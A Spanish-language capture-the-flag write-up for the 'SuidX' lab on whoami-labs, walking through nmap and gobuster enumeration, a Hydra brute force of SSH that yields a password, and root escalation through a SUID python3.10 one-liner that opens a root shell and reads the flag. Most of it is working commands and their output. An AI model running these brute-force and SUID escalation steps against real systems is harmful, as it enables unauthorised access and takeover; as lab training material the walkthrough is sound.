Laboratorio SUIDX

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -sC -p- 172.17.0.2
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-29 11:43 -0400
Nmap scan report for 172.17.0.2
Host is up (0.0000070s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ac:a7:ce:53:02:f9:83:10:56:f9:c5:bb:e1:10:ea:42 (RSA)
|   256 1d:b1:14:74:7e:45:92:0b:5f:7c:11:4c:0a:bd:c4:b6 (ECDSA)
|_  256 bb:20:14:e0:f1:55:c7:b7:d4:3d:42:d2:67:1a:f1:32 (ED25519)
8080/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Password | whoami-labs
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.47 seconds

┌──(kali㉿kali)-[~]
└─$
```


-sV enumeración de vulnerabilidades.

-sC corre scripts conocidos.

-p- Escanea todos los puertos.

Se observa que al finalizar el escaneo con nmap detecta el puerto 22/tcp servicio de ssh y el puerto 8080 con servicio http.


Accedemos al servicio web http://172.17.0.2:8080, al revisar no muestra ninguna novedad o indicio.



Por lo que se trata usar una herramienta para la enumeración de directorios con Gobuster, esto nos permite identificar posibles rutas o recursos accesibles dentro del servicio web, se procedió a realizar un proceso de fuzzing de directorios.

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://172.17.0.2:8080 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt --exclude-length 404
═══════════════════════════════════════════════════════════════
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://172.17.0.2:8080
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] Exclude Length:          404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
download             (Status: 301) [Size: 318] [--> http://172.17.0.2:8080/download/]
index.html           (Status: 200) [Size: 1504]
admin                (Status: 301) [Size: 315] [--> http://172.17.0.2:8080/admin/]
upload               (Status: 301) [Size: 316] [--> http://172.17.0.2:8080/upload/]
panel                (Status: 301) [Size: 315] [--> http://172.17.0.2:8080/panel/]
server-status        (Status: 403) [Size: 277]
Progress: 882232 / 882232 (100.00%)
═══════════════════════════════════════════════════════════════
Finished
═══════════════════════════════════════════════════════════════
```

Detectamos un directorio llamado user y lo revisamos en la web nos topamos con la novedad que muestra el usuario para poder acceder por ssh



Ataque de fuerza bruta para obtener credenciales SSH con Hydra

Con base en la información obtenida previamente —particularmente la identificación del usuario

hacker para acceso vía SSH— se procedió a realizar un ataque de fuerza bruta utilizando la

herramienta Hydra.

El objetivo fue descubrir la contraseña asociada al usuario a través de un diccionario de

palabras.

```
┌──(root㉿kali)-[/home/kali]
└─# hydra -l hacker -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non
-binding, these *** ignore laws and ethics anyway).
```

```
┌──(root㉿kali)-[/home/kali]
└─# hydra -l hacker -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-29 16:11:21
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[STATUS] 209.00 tries/min, 209 tries in 00:01h, 14344194 to do in 1143:53h, 12 active

[22][ssh] host: 172.17.0.2   login: hacker   password: amorcito
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 4 final worker threads did not complete until end.
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-29 16:13:49
```

Una vez obtenidas las credenciales válidas mediante el ataque de fuerza bruta con Hydra, se

procedió a verificar su funcionamiento estableciendo una conexión SSH hacia el sistema

objetivo.

```
┌──(root㉿kali)-[/home/kali]
└─# ssh hacker@172.17.0.2
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!     @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that a host key has just been changed.
The fingerprint for the ED25519 key sent by the remote host is
SHA256:VFwS69UpqQa5tYljuBFv6t5MDp3LYVmBwqb1r22Av08.
Please contact your system administrator.
Add correct host key in /root/.ssh/known_hosts to get rid of this message.
Offending ECDSA key in /root/.ssh/known_hosts:2
  remove with:
  ssh-keygen -f '/root/.ssh/known_hosts' -R '172.17.0.2'
Host key for 172.17.0.2 has changed and you have requested strict checking.
Host key verification failed.

┌──(root㉿kali)-[/home/kali]
└─#
```

- Cada vez que te conectas por SSH a una máquina (en este caso 172.17.0.2), el cliente guarda la **clave pública del servidor** en el archivo ~/.ssh/known_hosts.
- Si esa máquina se reinicia, se recrea el contenedor o cambia la clave, la huella digital ya no coincide con la que tienes guardada.
- Por seguridad, SSH te avisa que podría ser un ataque “man-in-the-middle”, aunque en tu caso lo más probable es que simplemente el contenedor cambió de clave al reiniciarse.

1. **Eliminar la clave antigua de** known_hosts**:** El mismo mensaje te da el comando:

ssh-keygen -f "/root/.ssh/known_hosts" -R "172.17.0.2"

```
┌──(root㉿kali)-[/home/kali]
└─# ssh hacker@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:VFwS69UpqQa5tYljuBFv6t5MDp3LYVmBwqb1r22Av08
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
hacker@172.17.0.2's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.18.12+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
-bash-5.1$
```

Listamos scripts suceptibles al binario SUID

```
To restore this content, you can run the 'unminimize' command.
-bash-5.1$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/more
/usr/bin/find
/usr/bin/umount
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/bash
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/su
/usr/bin/mv
/usr/bin/gpasswd
/usr/bin/cp
/usr/bin/python3.10
/usr/bin/gawk
/usr/bin/nano
/usr/bin/less
/usr/bin/vim.basic
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
-bash-5.1$
```

se identificó que el binario de Python 3.10 contaba con el permiso SUID, lo cual permite ejecutar procesos con privilegios elevados si se manipula correctamente.

Este tipo de configuración representa un riesgo significativo, ya que permite a un usuario sin privilegios ejecutar código como root.

/usr/bin/python3.10 -c 'import os; os.system("/bin/sh")'

1. /usr/bin/python3.10 → Invoca directamente el binario de Python 3.10 que está instalado en el sistema.
2. -c '...' → Le dice a Python que ejecute el código que está entre comillas, en lugar de abrir un script o un intérprete interactivo.
3. import os → Importa el módulo estándar os, que permite interactuar con el sistema operativo.
4. os.system("/bin/sh") → Llama al comando /bin/sh usando la función system. → Esto abre una shell dentro del contexto del proceso de Python.

```
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
-bash-5.1$ /usr/bin/pythin3.10 -c 'import os; os.setuid(0); os.system("/bin/sh")'
-bash: /usr/bin/pythin3.10: No such file or directory
-bash-5.1$ /usr/bin/python3.10 -c 'import os; os.setuid(0); os.system("/bin/sh")'
#
```

Ingresamos al root.

```
# whoami
root
#
```

```
# cd /root
#
```

Encontramos la flag.

```
# cd /root
# ls
flag.txt
#
```

```
# ls
flag.txt
# cat flag.txt
1EEME_n0w
#
```

```
Bienvenido a WHOAMI-LABS.COM. Laboratorio: SuidX.

Tu laboratorio SuidX está desplegado correctamente.
La IP de la máquina vulnerable es: 172.17.0.2

Ingresa la flag: 1EEME_n0w
¡Felicitaciones hacker! Has conseguido la flag.
¿Quieres eliminar la máquina? (s/n):
```